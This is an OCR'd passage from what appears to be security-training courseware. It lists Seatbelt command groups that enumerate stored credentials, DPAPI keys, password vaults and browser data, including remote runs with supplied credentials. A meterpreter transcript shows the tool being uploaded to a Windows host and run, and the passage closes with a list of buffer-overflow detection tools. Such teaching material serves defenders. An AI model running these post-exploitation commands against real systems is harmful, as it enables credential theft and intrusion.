
Invoke command groups using the command **`Seatbelt.exe <group>`**.

Command	Description
`Seatbelt.exe -group=all`	Runs all the commands
`Seatbelt.exe -group=user`	Retrieves information by executing the following commands: **`ChromiumPresence, CloudCredentials, CloudSyncProviders, CredEnum, dir, DpapiMasterKeys, ExplorerMRUs, ExplorerRunCommands, FileZilla, FirefoxPresence, IdleTime, IEFavorites, IETabs,IEUrls, KeePass, MappedDrives, OfficeMRUs,OracleSQLDeveloper, PowerShellHistory, PuttyHostKeys,`**

	`PuttySessions,RDCManFiles, RDPSavedConnections, SecPackageCreds, SlackDownloads,SlackPresence, SlackWorkspaces, SuperPutty, TokenGroups, WindowsCredentialFiles, WindowsVault`
`Seatbelt.exe -group=system`	Retrieves information by executing the following commands: `AMSIProviders, AntiVirus, AppLocker, ARPTable, AuditPolicies, AuditPolicyRegistry, AutoRuns, CredGuard, DNSCache, DotNet, EnvironmentPath, EnvironmentVariables, Hotfixes, InterestingProcesses, InternetSettings, LAPS, LastShutdown, LocalGPOs, LocalGroups, LocalUsers, LogonSessions, LSASettings, McAfeeConfigs, NamedPipes, NetworkProfiles, NetworkShares, NTLMSettings, OSInfo, PoweredOnEvents, PowerShell, Processes, PSSessionSettings, RDPSessions, RDPsettings, SCCM, Services, Sysmon, TcpConnections, TokenPrivileges, UAC, UdpConnections, UserRightAssignments, WindowsAutoLogon, WindowsDefender, WindowsEventForwarding, WindowsFirewall, WMIEventConsumer, WMIEventFilter, WMIFilterBinding,WSUS`
`Seatbelt.exe -group=slack`	Retrieves information by executing the following commands: `SlackDownloads, SlackPresence, SlackWorkspaces`
`Seatbelt.exe -group=chromium`	Retrieves information by executing the following commands: `ChromiumBookmarks, ChromiumHistory, ChromiumPresence`
`Seatbelt.exe -group=remote`	Retrieves information by executing the following commands: `AMSIProviders, AntiVirus, AuditPolicyRegistry, ChromiumPresence, CloudCredentials, DNSCache, DotNet, DpapiMasterKeys, EnvironmentVariables, ExplicitLogonEvents, ExplorerRunCommands, FileZilla, Hotfixes, InterestingProcesses, KeePass, LastShutdown, LocalGroups, LocalUsers, LogonEvents, LogonSessions, LSASettings, MappedDrives, NetworkProfiles, NetworkShares, NTLMSettings, OSInfo, PoweredOnEvents, PowerShell, ProcessOwners, PSSessionSettings, PuttyHostKeys, PuttySessions, RDPSavedConnections, RDPSessions, RDPsettings, Sysmon, WindowsDefender, WindowsEventForwarding, WindowsFirewall`
`Seatbelt.exe -group=misc`	Retrieves information by executing the following commands: `ChromiumBookmarks, ChromiumHistory, ExplicitLogonEvents, FileInfo, FirefoxHistory, InstalledProducts, InterestingFiles, LogonEvents, LOLBAS, McAfeeSiteList, MicrosoftUpdates, OutlookDownloads,`

	`PowerShellEvents, Printers, ProcessCreationEvents, ProcessOwners, RecycleBin, reg, RPCMappedEndpoints, ScheduledTasks, SearchIndex, SecurityPackages, SysmonEvents`
`Seatbelt.exe <Command> [Command2]...`	Runs one or more specified commands
`Seatbelt.exe <Command> -full`	Retrieves complete results for a command without any filtering
`Seatbelt.exe <Command> -computername=COMPUTER.DOMAIN.COM [-username=DOMAIN\USER -password=PASSWORD]`	Runs one or more specified commands remotely
`Seatbelt.exe -group=system -outputfile="C:\Temp\out.txt`	Runs system checks and outputs to a .txt file

Table 6.11: List of Seatbelt commands



msfconsole - Parrot Terminal
File Edit View Search Terminal Help

```
[*] Uploaded 543.00 KiB of 543.00 KiB (100.0%): /home/attacker/Desktop/Seatbelt.exe -> Seatbelt.exe
[*] uploaded   : /home/attacker/Desktop/Seatbelt.exe -> Seatbelt.exe
meterpreter > shell
Process 8536 created.
Channel 4 created.
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin\Downloads>Seatbelt.exe -group=system
Seatbelt.exe -group=system


                        %&&@@@&&

                        &&&&&&&%%%,                       #&&@@@@@@%%%%%%################%

                        &%&   %&%%                        &////(((&%%%%%#%################//((((###%%
%%%%%%%%%%%%
%%%%%%%%%%%######%%%#%%####%  &%%**#                      @////(((&%%%%%%######################(((((
(((((((((((((
#%#%%%%%%%#######%#%%#######  %&%,,,,,,,,,,,,,,,,         @////(((&%%%%%#%#####################(((((
(((((((((((((
#%#%%%%%%#####%%#%#%%#######  %%%,,,,,,  ,,,   ,,         @////(((&%%%%%%%######################(#(((
#(#((((((((((
#####%%%####################  &%%......  ...   ..         @////(((&%%%%%%%%################%######((#(#
(####((((((((
#######%###########%########  %%%......  ...   ..         @////(((&%%%%%%#########################(#(#
######((#####
###%##%%####################  &%%...............          @////(((&%%%%%%%%%###############%#######(###
######((#####
```

Figure 6.90: Screenshot of Seatbelt

Buffer Overflow Detection Tools

OllyDbg | OllyDbg dynamically **traces stack frames** and program execution, and it logs arguments of known functions


OllyDbg - vulnserver.exe - [CPU - thread 0000108C, module ntdll]
File
View
Debug
Plugins
Options
Window
Help
Registers (FPU)
Address
Hex dump
ASCII
Attached process paused at ntdll.DbgBreakPoint
Paused

https://www.ollydbg.de

Veracode
https://www.veracode.com

Flawfinder
https://dwheeler.com

Kiuwan
https://www.kiuwan.com

Splint
https://github.com

BOVSTT
https://github.com

